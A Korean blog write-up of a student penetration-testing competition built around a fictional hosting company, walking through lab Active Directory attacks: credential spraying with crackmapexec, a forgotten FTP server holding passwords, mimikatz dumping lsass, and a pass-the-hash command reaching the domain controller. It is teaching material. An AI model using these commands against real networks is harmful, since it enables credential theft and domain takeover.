또 다른 예는 바로 MGMT `192.168.110.60` 호스트에 있던 RvaptHosting 의 직원 및 고객사 데이터였다. 많은 팀들이 이걸 MySQL 서비스에서 발견하고 "이건 안좋아요" 라고 보고서에 쓰기는 했지만, 중요한 사실들 몇가지를 빼먹었다.

1. MySQL 서비스 자체가 DMZ 서브넷인데도 불과하고 0.0.0.0 을 향해 있었다.
2. PCI-DSS 에 따르면, 카드번호를 저장할때 Primary Account Number 자체는 저장이 가능하나 암호화되어 있거나 마스킹이 되어있어야 한다.
3. 비밀번호를 자세히 보거나 Hash-Identifer 에 넣으면 MD5 해시가 되어있는 것을 볼 수 있다.
4. 개인정보가 담긴 데이터베이스였기 때문에, 이 데이터베이스에 접근을 하자마자 바로 Point of Contact (프로젝트 담당자?) 에 연락을 취했어야 한다.
5. 개인정보이기 때문에 보고서에 이와 관련된 스크린샷을 넣는다면 당연히 검열처리를 해야한다.


내부망 서브넷



내부망 네트워크 - 그냥 AD 다

내부망은 도메인 컨트롤러와 직원들이 사용하는 워크스테이션 셋, 그리고 버려진 FTP 서버로 이뤄졌다. DMZ 서브넷이 웹어플에 중점을 뒀다면, 내부망은 전형적인 액티브 디렉토리로 만들어봤다. 사실 학생 입장에서 회사 인턴 경험이 없다면 액티브 디렉토리를 볼 기회가 많지 않기에 학생들이 침투하는데 좀 고생했다. 하지만 그 반면에 액티브 디렉토리 내에서의 취약점 발견, 횡적 이동, Post Exploitation 등을 공부하는 기회이기도 했다.

내부망 서브넷 - 침투



내부망 침투 경로

위 DMZ 와 비슷하게 이번에도 침투 경로 문서를 링크한다. 이번에도 총 5~6개의 취약점이 있었기 때문에, 링크된 문서에 나오는 침투 경로는 그 조합들 중 하나 일뿐이다.

문서 링크 (영어)

이번에는 몇가지 특이한 점들을 보도록 하자.

이상한 도메인 유저

```
root@kali:/opt/rvapt/blog# crackmapexec smb 192.168.120.0/24 -u josh -d rvapthosting.com -p rvaptWinter2020!
SMB         192.168.120.18  445    BOB              [*] Windows 10 Enterprise Evaluation 18363 x64 (name:BOB)
SMB         192.168.120.21  445    JOE              [*] Windows 10 Enterprise Evaluation 18363 x64 (name:JOE)
SMB         192.168.120.20  445    JOSH             [*] Windows 10 Enterprise Evaluation 18363 x64 (name:JOSH
SMB         192.168.120.1   445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:rvapth
SMB         192.168.120.2   445    FTP              [*] Windows 10.0 Build 17763 x64 (name:FTP) (domain:rvapt
SMB         192.168.120.18  445    BOB              [+] rvapthosting.com\josh:rvaptWinter2020!
SMB         192.168.120.21  445    JOE              [+] rvapthosting.com\josh:rvaptWinter2020! (Pwn3d!)
SMB         192.168.120.1   445    DC               [+] rvapthosting.com\josh:rvaptWinter2020!
SMB         192.168.120.20  445    JOSH             [+] rvapthosting.com\josh:rvaptWinter2020!
SMB         192.168.120.2   445    FTP              [-] rvapthosting.com\josh:rvaptWinter2020! STATUS_LOGON_F
```

Josh 유저로 crackmapexec 을 돌렸을 때의 결과

DMZ 에서 `rvapthosting.com\josh` 유저의 도메인 유저 이름과 비밀번호를 알아낼 수 있다. 따라서 내부망쪽에다가 `crackmapexec` 및 로그인 스프레이 (Credential/Login Spraying) 를 해보면 이상한 점을 발견할 수 있다. 바로 `josh` 유저가 `JOE` 유저 컴퓨터의 로컬 시스템 관리자라는 것. 애당초 도메인 유저가 로컬 시스템 관리자 권한을 들고 있는 보안상 위험한데, 다른 유저의 로컬 시스템 관리자라는 것이 수상하다.게다가 이 `JOE` 라는 유저는 인-캐릭터 상 RvaptHosting 회사의 CTO 임원이다.

오래된 FTP 서버

```
PS C:\Windows\system32> ftp 192.168.120.2
Connected to 192.168.120.2.
220-Microsoft FTP Service
    ================================================
    ===                                  Rvapthosting FTP v1.7
    ===  This machine is now DEPRECATED, and SHOULD NOT BE USED        ===
    === If anyone is trying to share files, use the file sharing in SMB instead   ==
    ===                          - Primary System Administrator - Josh, 01/23/2015
220 ================================================
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.120.2:(none)): josh
331 Password required
Password:
230-Rvapthosting FTP server v1.7 - last updated 12/27/2013
230 User logged in.
ftp>
```

실제 모의침투테스터들이 버려진/오래된 서버들을 찾아내는 일이 빈번하게 일어난다고 해서 넣어봤다. FTP 배너를 보면 나오지만, 2015년도에 이미 사용 중단된 서버인 설정이고, 실제로 액티브 디렉토리 정보수집을 해봐도 나오지 않는 서버다.

```
PS C:\Windows\system32> Get-NetComputer | Select-Object dnshostname

dnshostname
-----------
dc.rvapthosting.com
Win10.rvapthosting.com
Joe.rvapthosting.com
josh.rvapthosting.com
Bob.rvapthosting.com
```

호스트 정보수집을 해도 안나온다.

이렇게 오래된 서버가 아직도 서브넷에 존재한다면, 파일들은 잘 처리를 했을까?

```
230 User logged in.
ftp>
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data conne
bob_sickdays_emergency_creds.txt
nxlog-ce-2.10.2150.msi
nxlog.conf
test.txt
226 Transfer complete.
```

그럴리가

```
PS C:\Windows\system32> cat .\bob_sickdays_emergency_creds.txt
Passwd for Bob
        - Make sure to do routine cleanup on his desktop after he leaves work
        - MAke sure to update his personal computer whenever he takes vacation

rvapthosting.com\bob:PasswordB123!

# Powershell oneliner for access bob's workstation
enter-pssession -computer 192.168.120.18 -credentials rvapthosting.com\bob
enter-pssession -computer bob.rvapthosting.com -credentials rvapthosting.com\bob

# RDP

# PSexec
```

텍스트 파일에 CEO 의 비밀번호가 적혀있다

그럴리가 없다. 실제로 서버를 방문해 먼저 발견한 `josh` 의 비밀번호인 `rvaptWinter2020!` 가 아닌 `rvaptWinter2015!` 를 넣어보면, FTP 서버에 접속이 가능하다. 그리고 CEO `Bob` 의 비밀번호가 담긴 파일도 빼올 수 있다. 실제로 모의침투테스트를 진행하다 보면 `<회사이름><계절><년도>!` (ex. 롯데겨울2019!) 등의 비밀번호가 많다고 해서 만들어 본 취약점이다.

도메인 관리자로 실행되는 서비스

```
Authentication Id : 0 ; 178084 (00000000:0002b7a4)
Session           : Batch from 0
User Name         : serviceadm
Domain            : RVAPTHOSTING
Logon Server      : DC
Logon Time        : 4/20/2020 5:39:10 PM
SID               : S-1-5-21-3310739304-2251989795-969742836-111
        msv :
         [00000003] Primary
         * Username : serviceadm
         * Domain   : RVAPTHOSTING
         * NTLM     : ec7153d05f54a2ce9c2dd16563f1672d
         * SHA1     : 96de9eacdf29f06a3e5d73427aa5f827ad998aeb
         * DPAPI    : 7a440f4e5f6f860341a9ee5464077289
```

serviceadm? 이건 뭘까

위에서 발견한 CEO 밥 (Bob) 의 계정으로 CEO 가 사용하는 호스트에 접속하여 `mimikatz` 로 `lsass` 메모리를 확인면, `serviceadm` 이라는 계정이 `lsass` 메모리에 남아있던 것을 확인할 수 있다. 이는 내가 윈도우 서비스 중 하나를 `serviceadm` 이라는 도메인 관리자 계정으로 시작하게끔 만들었기 때문에 `lsass` 에 남아있는 것이다.

`serviceadm` 이 뭐하는 계정인지 궁금해 `PowerView` 로 정보수집을 해보면...

```
Get-DomainGroupMember -Domain rvapthosting.com -Identity 'Domain Admins' | Select-Object membername
```

```
MemberName
----------
builder
serviceadm
ftpadmin
Administrator
```

도메인 관리자 계정 중 하나다

도메인 관리자 계정 중 하나라는 것을 볼 수 있다. 평문 비밀번호는 없지만 NTLM 해시가 있으니 상관없다. 바로 `Pass-the-Hash` 기법으로 도메인 관리자가 된 후, `Powershell-Remoting` 으로 도메인 컨트롤러에 접속해보자.

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:serviceadm /domain:rvapthosting.com /ntlm:ec7153d05f54a2ce9c2dd16563f1672d /run:powershell.exe " '
```

```
PS C:\WINDOWS\system32> Enter-PSSession -ComputerName 192.168.120.1
[192.168.120.1]: PS C:\Users\serviceadm\Documents> whoami
rvapthosting\serviceadm
[192.168.120.1]: PS C:\Users\serviceadm\Documents>
```

도메인 컨트롤러에 도메인 관리자까지 획득이다

이렇게 하면 내부망 모의침투테스트 또한 끝나게 된다. 학생 팀들이 성공적으로 모의침투테스트를 했다면, 외부 사용자 입장에서 DMZ 과 RvaptHosting 의 웹 서버들, 고객사들의 데이터, 내부망의 도메인 컨트롤러 및 CEO, CTO 의 개인 컴퓨터까지 모두 침투/획득이 가능한 시나리오였다.

타임라인

Time	Description
4/5/2020	Teams created RFI and Response for Proposal
4/6/2020 12:01am	Hands-on
4/6/2020 6:00pm	All teams compromised MGMT in DMZ
4/8/2020	All teams compromised all hosts in DMZ
4/10/2020 10:44pm	Team 2 reported PII to RvaptHosting
4/12/2020 3:00pm	Teams give Mid-Engagement presentation
4/12/2020 4:47pm	Team 1 reported potential insider threat to RvaptHosting
4/13/2020 9:36pm	Team 2 reported IoC to Rvapthosting
4/16/2020 11:59pm	Infra shutdown due to personal reason
4/20/2020 4:00pm	Final Debrief Presentation given
4/22/2020 11:59pm	All teams delivered Final Report to RvaptHosting

대회 타임라인

실제 학생들의 보고서

대학교 1~3학년들이니 보고서 퀄리티에 너무 큰 기대를 하면 안된다. 그래도 기말고사 기간도 겹치고 처음 작성하는 보고서인데도 너무 다들 잘 작성해줬다. 대단한 친구들이다..

참고로 미국인들이니 당연히 보고서는 영어다.

1번팀 보고서 (보고서를 참 잘쓰는 동기가 이 팀에 있다.)

2번팀 보고서

3번팀 보고서

배운 점들

인프라 운영은 힘들다. 시스템 관리자 일도, DevOps 일도, 개발일도 쉽지 않았다. 개인적으로 현재 업계에서 종사하고 계시는 분들이 존경스럽다. 왜 평상시 일을 하면서 정보보안에 신경을 못쓰는 경우가 발생하는지도 이해가 될 것 같다. 대회 개최일은 다가오고, 시간은 없고, 일은 빠듯하게 밀려있는데 인력은 두 명인 상황. 나 조차도 인프라를 만들면서 몇 번 실수를 했다 (1번팀에서 그걸 취약점이라고 또 보고했다).

그 외에도 인프라 설치, 의도적인 취약점 설치, 모의침투테스트 시나리오 결정, 대회 운영, 마지막으로 이 글을 쓰는 등, 내가 처음 경험 해보는 일들이 많아서 참 재밌었다. 이런 경험 어디가서 또 해보나 하는 느낌이다.

이렇게 대회와 글을 마무리한다. 이 글이 다른 학생/취준생 분들에게 도움이 되고 영감을 드렸으면 좋겠다. 우리 동아리 RITSEC 의 모토가 Security Through Community (커뮤니티를 통한 보안) 인데, 요새 정말 많이 느끼고 있다. 서로서로 영감을 주고, 등을 밀어주는 것 만큼 좋은게 없다.